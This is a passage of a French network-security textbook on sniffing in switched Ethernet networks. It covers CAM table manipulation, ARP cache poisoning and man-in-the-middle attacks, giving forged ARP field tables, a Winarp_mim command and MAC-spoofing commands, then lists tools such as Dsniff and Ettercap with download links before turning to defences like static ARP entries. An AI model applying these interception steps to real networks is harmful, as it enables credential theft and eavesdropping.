La plupart des commutateurs permettent à des ports d'être configurés en tant que port moniteur (ou « SPAN ») et de copier une partie ou la totalité du trafic transitant par le commutateur. Si une machine est connectée à ce type de port, elle sera en mesure de capturer partiellement ou totalement le trafic du réseau. En fait, ces ports sont conçus pour exécuter des *sniffers* de paquets lorsque l'administrateur réseau doit résoudre un problème.

Beaucoup de commutateurs sont installés par défaut. Un intrus peut donc faire un Telnet sur le commutateur ou le reconfigurer avec le protocole SNMP[10] dédié à la gestion des équipements et au diagnostic des problèmes de réseau.


6.3.4. *La manipulation des tables de commutation (les tables CAM)*

Comme nous l'avons vu, une trame Ethernet dispose d'un champ pour l'adresse source MAC et d'un autre champ pour l'adresse destination MAC. Ces champs sont examinés par les commutateurs Ethernet, d'une part pour choisir le port sur lequel ils vont envoyer une trame reçue par examen de l'adresse destination MAC, et d'autre part pour mettre à jour la table de commutation par examen de l'adresse source MAC. Cette table contient pour chaque port les adresses MAC des machines qui y sont connectées. Le contenu de cette table est mis à jour dynamiquement chaque fois qu'une nouvelle machine se connecte à un port libre ou qu'une machine déjà connectée au commutateur change de port, par exemple.

L'usurpation d'adresse MAC vise à forcer le commutateur, en se servant de la procédure de mise à jour, à croire que la station espionnée se trouve sur le port de la machine espion.

Le principe est simple : l'envoi d'une trame avec pour adresse source MAC l'adresse MAC de la victime. En recevant cette trame, le commutateur met sa table à jour en associant l'adresse MAC de la victime au port de l'agresseur. Dès lors, l'intégralité du trafic est redirigée vers le port de la machine du pirate qui n'a plus qu'à le lire tranquillement (figure 6.1 et figure 6.2). Ce mode est appelé le mode concentrateur limité (*limited hub mode*).


10. SNMP (*simple network management protocol*).



La table de commutation (Table CAM)

Adresse MAC	Port
MAC de la machine de l'agresseur	Port 1
MAC de la machine cible	Port 2

Figure 6.1. *La table de commutation avant l'attaque*



La table de commutation (Table CAM)

Adresse MAC	Port
MAC de la machine de l'agresseur	Port 1
MAC de la machine cible	Port 1

Figure 6.2. *La table de commutation après l'attaque*

Bien qu'elle semble très séduisante, cette technique est très limitée. D'abord parce que la victime émet encore des paquets, ce qui place le commutateur face à une situation conflictuelle : il reçoit la même adresse MAC sur deux ports différents. Selon le matériel utilisé et sa configuration, la réaction va d'une mise à jour systématique de la table par le dernier paquet reçu à une désactivation administrative du port usurpant l'adresse. Pour être efficace, cette technique met hors circuit la victime par déni de service car elle empêche la redirection du trafic vers son véritable destinataire, puisque son adresse MAC sera forcément aiguillée sur le port de l'attaquant. Cette technique est donc inutilisable pour écouter une connexion entre deux hôtes. Mais, elle est très intéressante dans le cas d'attaque de déni de service. La machine victime ne pourra plus communiquer avec le réseau. Enfin, lorsque les commutateurs sont configurés pour utiliser une table de commutation statique renseignée par l'administrateur, tout changement d'adresse MAC est immédiatement détecté, le port désactivé et l'administrateur alerté.

Un fait intéressant peut cependant être exploité. Certains anciens commutateurs réagissent mal à de nombreux conflits d'adresse MAC en passant en mode répétiteur (ou mode *hub*), se conduisant alors comme des *hubs*. Ce comportement est aussi obtenu par saturation de la table de commutation sur certains modèles de commutateurs. La durée de cet état varie de quelques minutes suivant la disparition des anomalies, à plusieurs jours, voire un redémarrage de l'équipement.

Création d'une double entrée pour la même adresse MAC

Si l'on arrive a créer dans la table de commutation une double entrée pour l'adresse MAC de la machine cible, tout le trafic destiné à cette machine sera alors capturé sans causer de DoS. Par conséquent, la machine cible continuera à communiquer normalement avec le réseau sans signaler que son trafic est en train d'être espionné par une autre machine. Ainsi, le contenu de la table de commutation de la figure précédente devient :

Adresse MAC	Port
MAC de la machine de l'agresseur	Port 1
MAC de la machine cible	Port 2
MAC de la machine cible	Port 1

Or, la création d'une double entrée pour une même adresse MAC dans la table de commutation n'est pas autorisée par la plupart des commutateurs, notamment les nouveaux modèles. Le résultat de l'expérience réalisée par Jonathan Wilkins[11] sur

11. http://www.bitland.net/taranis.

plusieurs nouveaux commutateurs confirme qu'aucun ne permet la transmission d'une trame sur plusieurs ports.

6.3.5. *Les techniques de manipulation des caches ARP*

Le niveau de danger que présentent les *sniffers* actifs est beaucoup plus important que celui des *sniffers* passifs (le mode *promiscuous*). En effet, les *sniffers* passifs se contentent de faire une copie de chaque paquet capturé. En revanche, les *sniffers* actifs redirigent le trafic et ont la possibilité de modifier et même de ne pas acheminer le trafic à sa vraie destination. Ceci est réalisé grâce à des attaques de corruption des caches ARP dans un réseau commuté.

6.3.5.1. *La corruption du cache ARP (*ARP cache poisoning*)*

Devant la limitation des techniques précédentes, notamment la technique de la manipulation des tables de commutation, en termes de détournement de trafic dans les réseaux commutés, les hackers s'attaquent au mécanisme qui permet de faire la correspondance entre les adresses MAC et les adresses IP : les caches ARP.

Le but du hacker est d'agir directement sur le cache ARP de la machine cible, indépendamment des requêtes ARP que cette machine pourrait être amenée à émettre. L'objectif principal d'une telle action est de pouvoir détourner et capturer tout le trafic destiné et issu de la machine cible. Pour y parvenir, deux opérations doivent être exécutées au préalable : i) la création d'une entrée dans le cache ARP et ii) la mise à jour des entrées existantes. Cette manipulation est connue sous le nom de *corruption du cache ARP* (*ARP cache poisoning*).

Deux techniques permettant la création et la mise à jour d'entrées dans le cache ARP d'une machine cible.

La première technique : création d'un paquet ICMP, TCP ou UDP

Pour créer une entrée dans le cache ARP d'une machine cible, il suffit de lui envoyer un paquet ICMP, TCP ou UDP qui provoque une réponse. Pour répondre à cette demande, la machine cible émet une requête ARP et créera, à la réception de la réponse ARP, une entrée dans son cache ARP. L'entrée créée correspond à l'adresse IP et l'adresse MAC de la machine qui a émis le paquet ICMP, TCP ou UDP.

Cette technique permet de créer des entrées valides dans le cache ARP. Cependant, un agresseur peut programmer sa machine pour répondre aux requêtes ARP avec requêtes ARP contenant de fausses adresses IP et/ou adresses MAC. Ainsi, les machines qui recevront ces réponses ARP vont mettre à jour leurs caches

par de fausses entrées. Il est clair que cette technique exige des compétences avancées et n'est pas à la portée de tout le monde.

La deuxième technique : création et mise à jour directe par une requête ou réponse ARP

Pour comprendre comment ce type d'opération est possible, revenons sur les mécanismes de mise à jour du cache ARP. Comme nous l'avons expliqué dans les chapitres 1 et 5, le cache ARP exploite tous les messages ARP (les réponses et les requêtes) qu'il reçoit pour se tenir à jour. En effet, lorsqu'une machine reçoit une requête ARP, le cache lit les champs adresses sources MAC et IP dans l'en-tête ARP du message et met à jour le cache ARP si l'entrée existe déjà, le cas échéant, il crée une entrée dans le cache.

Même si aucune requête ARP n'a été envoyée, la plupart des anciens systèmes d'exploitation mettaient à jour leur cache ARP à la réception d'une réponse ARP. Les nouveaux systèmes, eux, ne mettent plus à jour leur cache ARP.

Quand une machine reçoit une requête ARP[12], elle met à jour son cache ARP avec l'association d'IP/MAC correspondant à l'émetteur de la requête ARP. Tous les systèmes d'exploitation mettront à jour leurs caches ARP à la réception d'une requête ARP.

Avec une requête ou réponse ARP, un agresseur arrive facilement non seulement à créer une entrée dans le cache ARP d'une machine cible sans que cette dernière n'ait initié la moindre requête, mais surtout une fausse entrée. Pour maintenir les fausses entrées dans le cache ARP de la machine cible, il lui suffit de renouveler régulièrement l'envoi de ces fausses requêtes ou réponses ARP. Avec un générateur de paquet comme celui de CommView, un agresseur peut générer une requête ou réponse ARP et l'envoyer régulièrement à la machine cible pour corrompre son cache ARP.

6.3.5.2. *Le* man-in-the-middle *(MiM)*

Les commutateurs acheminement les trames en utilisant la table de commutation qui contient la liste des adresses MAC et de leurs ports respectifs.

Les cartes réseau peuvent passer en mode *promiscuous* où elles sont autorisées à examiner les trames qui sont destinées aux adresses MAC autres que les leurs. Sur les réseaux commutés, cela ne pose pas de problème car le commutateur conduit les trames basées sur la table décrite ci-dessus. Ceci empêche en effet le *sniffing* des trames. Cependant, en utilisant l'attaque du MiM, le *sniffing* peut être possible sur un réseau commuté.

12. L'adresse destination IP dans la requête ARP est égale à l'adresse IP de l'ordinateur.

Cette attaque est basée sur la technique de la corruption du cache ARP. Quand un MiM est exécuté, un utilisateur malveillant positionne son ordinateur sur le chemin de communications entre deux ordinateurs cibles. Le *sniffing* peut alors être exécuté. L'ordinateur malveillant expédie les trames échangées par les deux ordinateurs cibles, ainsi les communications ne sont pas interrompues. L'attaque est effectuée comme suit (A et B sont les ordinateurs cibles, C l'agresseur), figure 6.3 :

– C active son routage IP[13] ;

– C corrompt les caches ARP de A et de B ;

– A associe l'adresse IP de B à l'adresse MAC de C ;

– B confond l'adresse IP de A avec l'adresse MAC de C ;

– tout le trafic IP de A et de B ira alors à C d'abord, au lieu d'aller directement à A et B.




Figure 6.3. *L'attaque du* man-in-the-middle

Ceci est particulièrement efficace quand la corruption touche aussi bien les ordinateurs que les routeurs/passerelles. Tout le trafic Internet d'un serveur a pu ainsi être intercepté en exécutant une attaque MiM sur un ordinateur cible et le routeur du LAN.

L'outil Winarp_mim

L'attaque MiM peut être réalisée avec Winarp_mim, téléchargeable à l'adresse www.arp-sk.org et qui utilise le pilote WinPcap.

13. Dans le paragraphe 6.3.2, nous avons vu comment activer le routage IP dans les systèmes Windows 2000, FreeBSD et Linux.

Dans le cas illustré par la figure 6.3, l'attaquant C peut utiliser *Winarp_mim* en tapant la commande « *winarp_mim.exe -a adresse_IP_de_A -b adresse_IP_de_B* ». L'outil fonctionne d'une façon transparente seulement si la machine C active le routage IP. C'est-à-dire qu'elle route tous les paquets capturés et destinés à une autre machine (l'adresse IP destination dans le paquet capturé est différente de celle de l'adresse IP de la machine C).

Winarp_mim fonctionne en trois étapes.

1) Envoi d'une requête ARP aux machines A et B, pour obtenir leurs adresses MAC. Ensuite, corruption de leurs caches ARP : envoi d'une requête ARP aux machines cibles :

– pour la machine A, l'adresse source IP dans l'en-tête ARP est égale à celle de B et l'adresse source MAC dans l'en-tête ARP est égale à celle de C (tableau 6.1),

– pour la machine B, l'adresse source IP dans l'en-tête ARP est égale à celle de A et l'adresse source MAC dans l'en-tête ARP est égale à celle de C (tableau 6.2).

2) Ce faux état des caches ARP des machines A et B est maintenue avec des paquets ARP de réponse. Les informations concernant les champs de la machine source, dans l'en-tête ARP des paquets envoyés, sont les mêmes, à savoir :

Pour la machine A :

– l'adresse source IP = l'adresse IP de la machine B ;

– l'adresse source MAC = l'adresse MAC de la machine C de l'agresseur.

Pour la machine B :

– l'adresse source IP = l'adresse IP de la machine A ;

– l'adresse source MAC = l'adresse MAC de la machine C de l'agresseur.

3) A la fin de l'attaque, deux autres paquets ARP de requête sont envoyés aux machines A et B. Ces paquets ont pour but de restaurer les vrais entrées dans les caches ARP des machines A et B.

Pour la machine A :

– l'adresse source IP = l'adresse IP de la machine B ;

– l'adresse source MAC = l'adresse MAC de la machine B.

Pour la machine B :

– l'adresse IP source = l'adresse IP de la machine A ;

– l'adresse MAC source = l'adresse MAC de la machine A.

En-tête Ethernet	
Adresse Source MAC =	Une adresse MAC quelconque
Adresse Destination MAC =	L'adresse MAC de la machine **A**
Type Ethernet =	0x0806 (ARP message)
En-tête ARP	
Adresse Source IP =	L'adresse IP de la machine **B**
Adresse Source MAC =	L'adresse MAC de la machine **C**
Adresse Destination IP =	L'adresse IP de la machine **A**
Adresse Destination MAC =	00:00:00:00:00:00
Opération =	1 (requête ARP)

Tableau 6.1. *Les valeurs des principaux champs de la requête ARP falsifiée envoyée à la machine A*

En-tête Ethernet	
Adresse Source MAC =	Une adresse MAC quelconque
Adresse Destination MAC =	L'adresse MAC de la machine B
Type Ethernet =	0x0806 (ARP message)
En-tête ARP	
Adresse Source IP =	L'adresse IP de la machine A
Adresse Source MAC =	L'adresse MAC de la machine C
Adresse Destination IP =	L'adresse IP de la machine B
Adresse Destination MAC =	00:00:00:00:00:00
Opération =	1 (requête ARP)

Tableau 6.2. *Les valeurs des principaux champs de la requête ARP falsifiée envoyée à la machine B*

A la fin de l'attaque, Winarp_mim permet de restaurer le contenu initial des caches des machines victime. En effet, les utilisateurs légitimes des deux machines épiées risquent de découvrir le *sniffing* si l'agresseur ne procède pas à cette restitution car la communication entre les deux machines n'était pas directe.

6.3.5.3. *La diffusion (*broadcasting*)*

Les trames peuvent être diffusées sur la totalité du réseau si l'adresse de destination MAC est placée à FF:FF:FF:FF:FF:FF (adresse de diffusion ou de *broadcast*). En envoyant sur un réseau de fausses réponses ARP qui placent l'adresse MAC de la passerelle réseau à l'adresse de diffusion, toutes les données destinées à l'extérieur du réseau seront diffusées. C'est un type de *sniffing* particulier. Par contre, toutes les données reçues de l'extérieur et destinées à l'intérieur du réseau seront envoyées seulement à leurs destinations, à moins que l'agresseur ne réalise l'attaque de corruption du cache ARP sur la passerelle.

6.3.5.4. *Le clonage de MAC (*MAC cloning*)*

Les adresses MAC ont été prévues pour être uniques pour chaque interface réseau produite. Elles doivent être gravées dans la ROM de chaque interface réseau, et ne souffrent aucun changement. De nos jours, les adresses MAC sont facilement changeables. Par exemple, les utilisateurs de Linux peuvent même changer leur MAC sans l'utilisation de logiciel spécifique, en utilisant un paramètre simple dans la commande « `ifconfig <interface> hw <classe> <adresse>` ». Le mot-clé « `hw` » doit être suivi du nom de la classe matérielle et de l'adresse MAC en caractères imprimables ASCII. Les classes matérielles actuellement supportées comprennent *ether* (Ethernet), *ax25* (AMPR AX.25), *ARCnet* et *netrom* (AMPR NET/ROM).

Exemple :

ifconfig eth0 hw ether 00:0A:00:00:45:00

<interface> = eth0


<classe> = ether (Ethernet)

<adresse> = 00:0A:00:00:45:00


L'outil MAC Changer permet également aux utilisateurs de Linux de changer les adresses MAC : http://www.alobbs.com/macchanger.

L'outil *SMAC* permet de changer les MAC adresses pour les systèmes Windows 2000, XP et server 2003. L'outil est téléchargeable à l'adresse : http://www.klcconsulting.net/smac/.

Par exemple, l'adresse MAC d'une machine est *00-E0-29-64-55-77*. Sous Windows, la commande « ipconfig /all » permet d'afficher l'adresse MAC d'une machine ainsi que son adresse IP (écran ci-dessous).



L'écran ci-dessous montre, lui, la procédure de modification de l'adresse MAC de la machine avec l'outil *SMAC*. L'adresse MAC *00-E0-29-64-55-77* de la machine sera remplacée par l'adresse MAC *0C-0C-0C-0C-0C-01*.



Les documents suivants décrivent les démarches pour changer les adresses MAC respectivement dans les systèmes Windows NT et Windows 98/Me :

– http://www.klcconsulting.net/Change_MAC_wnt.htm ;

– http://www.klcconsulting.net/Change_MAC_w98.htm.

Il est important de noter qu'une fois l'adresse MAC change dans un système Windows avec l'outil SMAC, elle sera gardée même après le redémarrage du système. Par contre, pour un système Linux, une fois le système redémarre, l'adresse MAC d'origine qui a été modifiée par MAC Changer ou la commande « *ifconfig* » sera restaurée de nouveau.

Un pirate qui a pu attaquer un ordinateur par DoS, pourrait assigner, par la suite, les adresses IP et MAC de cet ordinateur cible, recevant ainsi toutes les trames prévues et destinées en principe à sa victime.

6.4. Les outils de *sniffing*

Dsniff est le premier programme qui a rendu possible le *sniffing* dans un réseau local commuté. Aujourd'hui les *sniffers* des réseaux commutés[14] sont nombreux et disponibles sur Internet. Cependant la plupart d'entre eux combinent plusieurs fonctions si bien qu'ils sont devenus des outils de piratage très puissants. Dans une section précédente, nous avons parlé de Winarp_mim, qui permet le *sniffing* dans les réseaux commutés. Dans ce paragraphe, nous évoquerons tout d'abord Dsniff, ensuite nous présenterons d'autres *sniffers*.

6.4.1. *Dsniff*

Dsniff est un *sniffer* de réseau commuté. Ecrit par le hacker Dug Song, c'est une boîte d'outils qui inclut entre autres un code pour analyser différents protocoles d'application et pour extraire des informations cruciales, telles que des noms d'utilisateurs, des mots de passe, des pages web visitées, etc. Ces capacités avaient provoqué le désarroi de la communauté de sécurité. Le tableau suivant énumère les principales fonctionnalités de Dsniff.

14. Appelés également *sniffers actifs*.

Arpspoof	Redirection des paquets sur le LAN.
Dnsspoof	Production de réponses pour les requêtes DNS.
Dsniff	*Sniffing* de mots de passe dans FTP, Telnet, SMTP, HTTP, POP, poppas, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase et Microsoft SQL authentification info.
Filesnarf	Sauvegarde des fichiers sniffés à partir du trafic NFS.
Macof	Transformation des commutateurs vers le mode répétiteur (*hub*).
Mailsnarf	Sauvegarde des e-mails sniffés à partir du trafic SMTP et POP.
Msgsnarf	Sauvegarde des sessions messages et *chat* sniffés à partir de *Most instant messenger protocols* et IRC.
Tcpkill	Désactivation des connexions TCP spécifiques.
Tcpnice	Ralentissement des connexions TCP spécifiques.
Urlsnarf	Affichage des URL du trafic HTTP.
Sshmitm	*Sniffing* du trafic SSH redirigé par *dnsspoof*, capture des mots de passe et des *logins*.
webmitm	*Sniffing* du trafic HTTP/HTTPS redirigé par *dnsspoof*, capture des *logins* cryptés par SSL.

6.4.2. *Ettercap*

Ettercap est un programme puissant destiné à Unix et utilisant une interface utilisateur graphique assez pratique. C'est un *sniffer* spécialement conçu pour les réseaux commutés. Toutes les opérations sont automatisées, et les ordinateurs cibles sont choisis à partir d'une liste scrollable de machines détectées sur le réseau LAN. Ettercap automatise également les procédures suivantes :

– injection de caractères dans les connexions ;
– collection de mots de passe ;
– destruction des connexions.

Ettercap peut être téléchargeable au site : http://ettercap.sourceforge.net.

6.4.3. *Taranis*

Taranis vise à démontrer la nécessité d'une cryptographie et authentification fortes dans un réseau local Ethernet. Il permet de visualiser les *logins* et mots de passe en redirigeant le trafic destiné aux serveurs POP et IMAP vers la machine exécutant Taranis. Taranis est téléchargeable à l'adresse : http://www.bitland.net/taranis/.

6.4.4. *Angst*

Angst est un *sniffer* actif qui corrompt le cache ARP et envoie aléatoirement des adresses MAC pour inonder le commutateur afin de transformer son comportement du mode *Bridging* en mode répétiteur. Il capture tout paquet circulant dans le réseau et comprend des options de filtrage et de traitement. Angst est téléchargeable à l'adresse : http://angst.sourceforge.net.

6.4.5. *Winarp-sk*

L'outil Winarp_sk est disponible à l'adresse http://www.arp-sk.org. Il permet la génération de messages ARP avec la possibilité de personnaliser tous les champs, aussi bien au niveau Ethernet qu'au niveau ARP.

6.4.6. *ARPoison*

ARPoison est un outil pour Unix qui permet de créer des réponses ARP falsifiées. Les utilisateurs peuvent indiquer la source et la destination des adresses IP et MAC. Cet outil est téléchargeable à partir du site : http://packetstormsecurity.org/.

6.4.7. *Parasite*

Parasite est un programme qui observe un LAN pour des requêtes ARP, et envoie automatiquement des réponses ARP falsifiées, ce qui place l'ordinateur attaquant comme MiM pour n'importe quel ordinateur qui énonce des requêtes ARP. Ceci a pour conséquence de favoriser une attaque MiM sur toutes les machines du LAN et toutes les données sur le commutateur peuvent être aspirées.

Une fois arrêté, Parasite ne fait pas le nettoyage approprié. Ce qui provoque un déni de service de tous les ordinateurs « corrompus » car leurs caches ARP pointent sur une adresse MAC qui n'est plus expéditrice de leurs trames. Les entrées ARP corrompues dans le cache ARP doivent expirer avant que l'opération normale ne puisse reprendre.

Parasite est téléchargeable au site : http://www.thehackerschoice.com/releases.php.

6.4.8. *Le projet ZWEKNU*

Le projet ZWEKNU a développé un outil, nommé MiM, permettant le sniffing dans un réseau commuté et basé sur l'attaque du *man-in-the-middle*. L'outil est téléchargeable à partir de l'adresse : http://www.zweknu.org/src/MiM.

6.4.9. *Snarp*

Snarp est un outil pour Windows NT 4.0. Il utilise l'attaque de corruption du cache ARP pour rediriger le trafic vers la machine sur laquelle il s'exécute. Ceci permet à un agresseur de sniffer le réseau.

L'outil est téléchargeable à l'adresse : http://packetstorm.security.com/NT/snarp.zip.

6.5. Résumé du chapitre 6

Plusieurs administrateurs réseau pensent que le *sniffing* n'est pas possible dans les réseaux commutés, puisque le *switch* ne permet pas la diffusion des trames à toutes les machines connectées, comme c'est le cas d'un *hub*. Pour eux, seule la machine destinataire d'une trame la recevrait, les autres machines n'y ont pas accès.

Ce chapitre traite des *sniffers* dans les réseaux Ethernet commutés et démontre clairement que les activités de *sniffing* sont possibles même dans les réseaux commutés. Si les *sniffers* des réseaux commutés sont des programmes actifs, ceux des réseaux partagés sont des programmes passifs. Dans un réseau partagé, il suffit de mettre une carte en mode *promiscuous* pour parvenir à capturer le trafic du réseau. Dans un réseau commuté, le mode *promiscuous* ne permet pas d'en capturer le trafic. Des techniques de détournement de trafic, telle la manipulation des caches ARP, sont nécessaires afin de rediriger et d'amener le trafic vers la machine qui cherche à *sniffer* le trafic. L'activation du routage IP dans la machine sniffeuse est

donc nécessaire, afin de router de nouveau le trafic sniffé vers sa vraie destination et éviter un état de DoS.

Le chapitre suivant présente les techniques et les outils de détection des activités de *sniffing* dans les réseaux commutés.

Clique ici pour plus de livres : https://t.me/formations8

CHAPITRE 7

Les techniques et les outils de détection des *sniffers* dans les réseaux commutés

7.1. Introduction

Dans les réseaux Ethernet partagés, le *sniffing* est une activité passive qui permet aux pirates de prendre une simple copie de chaque paquet circulant dans le réseau. Les pirates n'ont besoin ni de rediriger le trafic ni de le modifier. D'autre part, le monde de la sécurité a trouvé dans les commutateurs une solution efficace pour protéger les réseaux des activités du *sniffing passif*. En revanche, pour réaliser des activités de *sniffing* performantes dans les réseaux commutés, les pirates ont exploité des vulnérabilités dans les protocoles TCP/IP, notamment le protocole ARP. Dans les réseaux commutés on ne parle pas de capture passive du trafic, mais de redirection et de retransmission du trafic.

Comme nous l'avons vu dans le chapitre précédent, rediriger et retransmettre le trafic est une opération compliquée qui nécessite des connaissances avancées et des outils performants. Ainsi, pour exécuter une telle attaque, un pirate est amené à générer une quantité importante de trafic dont une grande partie contient de fausses données visant à corrompre les caches ARP des machines cibles et à y maintenir les entrées erronées. On parle d'attaque de *sniffing actif*.

Pour prévenir et détecter de telles activités dans les réseaux commutés, nous allons, dans un premier temps, nous intéresser à la protection contre l'attaque de corruption des caches ARP. Cette attaque est à la base des activités du *sniffing* actif puisqu'elle permet de rediriger le trafic. En outre, elle est la plus efficace, la plus

générale et ne dépend pas du type de commutateur. Les autres méthodes de *sniffing*[1] ne sont possibles que sous certaines conditions ou peuvent être évitées notamment par un commutateur performant. Dans un deuxième temps, nous nous intéresserons à la détection de ce type d'attaques. Enfin, nous proposerons deux parades à utiliser contre les agresseurs.


7.2. Les caches ARP statiques

Il existe deux types d'entrées dans le cache ARP :

– des entrées dynamiques : ce sont des entrées qui restent en cache pendant quelques minutes (ceci dépend du système d'exploitation) puis elles sont supprimées si elles ne sont pas référencées. Une nouvelle requête ARP permet de créer de nouveau une entrée supprimée ;

– des entrées statiques : ce sont des entrées qui restent en cache jusqu'à ce que le système redémarre.

Par exemple, sous Windows et Linux, la commande « *arp -s <IP> <MAC>* » permet de marquer l'entrée IP/MAC comme une entrée statique. La commande « *arp -a* » permet de visualiser le contenu du cache ARP et d'identifier les entrées statiques et les entrées dynamiques (écran ci-dessous).



Un moyen efficace de protéger le cache ARP contre l'attaque de la corruption du cache ARP est d'ajouter des entrées statiques. C'est-à-dire que les associations IP/MAC dans les caches ARP ne peuvent plus être mises à jour par les paquets ARP reçus, et n'expirent donc jamais. Mais, ceci peut donner un faux sentiment de sécurité sous certains systèmes d'exploitation comme Windows 2000. En effet, ces systèmes permettent de marquer des entrées statiques dans les caches ARP et autorisent leur mise à jour par des requêtes et/ou réponses ARP. Par conséquent, de telles entrées ne peuvent pas être considérées comme des entrées statiques mais uniquement des entrées permanentes dans les caches ARP.

1. Voir chapitre 6.

Le tableau 7.1 montre que seul le cache ARP de Windows 2000 est vulnérable à la mise à jour des entrées statiques. Ainsi, une entrée statique signifie simplement une entrée permanente mais modifiable. Par conséquent, Windows 2000 n'empêche pas un pirate de corrompre des entrées statiques. Les autres systèmes testés empêchent la corruption des entrées statiques. Dans ces systèmes, une entrée statique est une entrée permanente et non modifiable.

	Possibilité de modification d'une entrée statique par une requête ARP	**Possibilité de modification d'une entrée statique par une réponse ARP**	**Observation sur l'entrée**
Windows 2000	Oui	Oui	Permanente mais *non statique*
Windows XP	Non	Non	Permanente et *statique*
Windows 2003 server	Non	Non	Permanente et *statique*
Linux 2.4	Non	Non	Permanente et *statique*
Linux 2.6	Non	Non	Permanente et *statique*
FreeBSD 4.11	Non	Non	Permanente et *statique*

Tableau 7.1. *Mise à jour des entrées statiques par des requêtes et réponses ARP*

Le système Solaris est capable de placer quelques paramètres système pour rendre la tâche plus dure aux attaquants. Outre le cache statique, Solaris offre la possibilité de modifier la valeur du temps d'expiration d'une entrée du cache ARP à l'aide de la commande *ndd* :

```
ndd -set /dev/arp arp_cleanup_interval <time en ms>
```

Une valeur faible permet un renouvellement fréquent des entrées qui oblige un attaquant à forcer le maintient des entrées falsifiées de façon plus soutenue, donc plus visible. Cependant, une valeur trop faible de ce temps nuit à l'efficacité du réseau.

Le système FreeBSD notera toute tentative de modification des entrées statiques dans le cache ARP, dans le journal système :

